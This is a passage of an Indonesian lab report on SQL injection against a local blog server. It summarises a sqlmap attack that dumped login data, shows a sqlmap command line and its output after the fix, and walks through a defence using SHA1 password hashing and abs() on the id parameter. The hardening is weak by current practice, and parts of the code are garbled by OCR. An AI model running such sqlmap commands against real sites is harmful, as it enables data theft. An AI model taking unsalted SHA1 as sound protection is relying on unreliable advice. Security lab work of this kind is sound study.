

Karena Id belum terfilter [seharusnya jika sudah terfilter akan memunculkan only number] terluhat pada gambar dibawah ini




maka hacker dapat melakukan attacking. Metode yang digunakan untuk attacking yaitu SQL Map, sqlmap dapat mencuri data bahkan dapat mengambil alih database dengan command sqlmap. Setelah dilakukan attacking, pada kasus ini hacker dapat mengetahui isi database dan mencari tabel login yang berisi email, pass, username. Dari itu hacker dapat melakukan login dalam halaman web pada saat dimasukan string pada id, id yang digunakan masih belum terfilter (**only number**). Kemudian di defend dengan cara mengenkripsi password agar hacker tidak bisa bypass login dan password tidak muncul pada hacker, dan dapat memblokir error pada halaman website.

D. DEFEND

1. Langkah pertama, buka PuTTY, setelah itu jika PuTTY sudah terbuka masukkan IP dan port, seperti gambar dibawah



2. Jika sudah berhasil masuk, maka keluar tampilan seperti pada gambar dibawah
Masukkan login as **root** kemudian masukkan passwordnya.




```
192.168.110.188 - PuTTY
login as: root
root@192.168.110.188's password:
Linux kaylachelsea 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 21 02:07:31 2023 from 192.168.110.199
root@kaylachelsea:~#
```

3. Setelah masuk root, ketik **cd** / lalu setelah masuk ke directory/ cari directory yang menyimpan data php. Contohnya seperti pada gambar dibawah



```
192.168.110.188 - PuTTY
login as: root
root@192.168.110.188's password:
Linux kaylachelsea 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 21 02:07:31 2023 from 192.168.110.199
root@kaylachelsea:~# cd /
root@kaylachelsea:/# cd /var/www/html/blog
root@kaylachelsea:/var/www/html/blog# ls
admin_login.php admin.php db.sql index.php koneksi.php post.php
root@kaylachelsea:/var/www/html/blog# nano admin_login.php
```

4. Setelah menemukan directory database php cari file yang bernama **admin_login.php** lalu masuk menggunakan **nano** setelah masuk samakan script seperti gambar dibawah ini
- script yang digunakan berfungsi untuk menyembunyikan password asli dari user

```

GNU nano 5.4                               admin_login.php
?php

session_start();
include 'koneksi.php';

if (isset($_POST['submit'])) {

    $username = mysqli_real_escape_string($conn, $_POST['username']);
    $password = mysqli_real_escape_string($conn, SHA1($_POST['password']));

    $login = mysqli_query($conn, "SELECT * FROM user WHERE username = '{$username}' AND password = '{$password}'");

    if (mysqli_num_rows($login) == 0) {
        die("Username atau password salah!");
    } else {
        $_SESSION['admin'] = 1;
        header("Location: admin.php");
    }
}

[ Read 52 lines ]

```

G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
 X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^ Go To Line

5. Setelah di sampaikan buka browser lalu ketikkan (ip server)/phpmyadmin lalu login jika berhasil maka tampilannya seperti ini, lalu buka user dengan klik ubah dan type password diganti dengan SHA1

	id	username	password	email
Ubah	1	kc	kc	kacig@example.com
Ubah	2	oci	oci	oc@example.com

6. Buka putty lagi dan masuk ke post.php lalu di bagian id tambahkan abs seperti gambar di bawah untuk mencegah penyerang dapat database dari user

The screenshot shows a terminal window titled "GNU nano 5.4" displaying PHP code. The code includes a connection to "koneksi.php", retrieves an ID from the URL, performs a MySQL query to select all columns from a table, fetches the result as an array, and outputs the content as an HTML page. A portion of the code is highlighted in green.

```
GNU nano 5.4
?php
Ninjainclude 'koneksi.php';

$id = abs($_GET['id']);
$q  = mysqli_query($conn, "SELECT * FROM
$post = mysqli_fetch_array($q);


?><!DOCTYPE html>
Min<html lang="en">

<head>
    <title>Blog</title>
    <meta http-equiv="content-type"
</head>

<body>
    <h1 style="text-align: center">My
[ Read 29
^G Help ^O Write Out ^W Where Is ^K
^X Exit ^R Read File ^\ Replace ^U
here: http://www.a
```

Oracle VM VirtualBox

7. Jika kita tidak bisa masuk database dengan mengetikan perintah **sqlmap -u http://192.168.110.188/blog/post.php?id=2 --dbs** dan mengulangi step sebelumnya pada bagian attacking dan akan muncul *email, password, dan username*, perbedaannya saat sudah dilakukan defend maka **password** tidak terbaca .



```
[root@kali:~/home/kali]# sqlmap -u http://192.168.110.188/blog/post.php?id=2 --dbs
[2023-02-28 02:26:54] [INFO] testing connection to the target URL
[2023-02-28 02:26:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[2023-02-28 02:26:54] [INFO] testing if the target URL content is stable
[2023-02-28 02:26:54] [INFO] target URL content is stable
[2023-02-28 02:26:54] [INFO] testing if GET parameter 'id' is dynamic
[2023-02-28 02:26:54] [INFO] GET parameter 'id' appears to be dynamic
[2023-02-28 02:26:54] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[2023-02-28 02:26:54] [INFO] testing for SQL injection on GET parameter 'id'
[2023-02-28 02:26:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[2023-02-28 02:26:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[2023-02-28 02:26:54] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[2023-02-28 02:26:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[2023-02-28 02:26:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[2023-02-28 02:26:55] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[2023-02-28 02:26:55] [INFO] testing 'Generic inline queries'
[2023-02-28 02:26:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[2023-02-28 02:26:55] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[2023-02-28 02:26:55] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[2023-02-28 02:26:55] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)\'ctory
[2023-02-28 02:26:55] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[2023-02-28 02:26:55] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[2023-02-28 02:26:55] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
] y
[2023-02-28 02:26:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[2023-02-28 02:26:58] [WARNING] GET parameter 'id' does not seem to be injectable
[2023-02-28 02:26:58] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 02:26:58 /2023-02-28/
[root@kali:~/home/kali]#
```